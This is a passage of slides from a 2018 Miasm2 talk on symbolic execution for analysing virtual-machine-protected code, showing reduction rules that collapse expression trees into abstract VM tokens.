
Reduction example
+
@32
+
ECX 0x4
XOR
0xF5 @8
+
@32
ECX
0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 39/120
Reduction example

Reduction rules
ECX
@32[VM_STRUCT]
@32[VM_STRUCT+INT]
0x4
@[VM_PC + ”INT”]
”INT” op ”INT”
→
→
→
→
→
→
”VM_STRUCT”
”VM_PC”
”REG_X”
”INT”
”INT”
”INT”
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 40/120
Reduction example
+
@32
+
ECX 0x4
XOR
0xF5 @8
+
@32
ECX
0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 41/120
Reduction example
+
@32
+
ECX 0x4
XOR
0xF5 @8
+
@32
ECX
0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 42/120

Reduction example
+
@32
+
VM_STRUCT 0x4
XOR
0xF5 @8
+
@32
VM_STRUCT
0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 43/120

Reduction example
+
@32
+
VM_STRUCT 0x4
XOR
0xF5 @8
+
@32
VM_STRUCT
0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 44/120

Reduction example
+
@32
+
VM_STRUCT INT
XOR
INT @8
+
@32
VM_STRUCT
INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 45/120

Reduction example
+
@32
+
VM_STRUCT INT
XOR
INT @8
+
@32
VM_STRUCT
INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 46/120

Reduction example
+
REG_X XOR
INT @8
+
@32
VM_STRUCT
INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 47/120

Reduction example
+
REG_X XOR
INT @8
+
@32
VM_STRUCT
INT
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 48/120
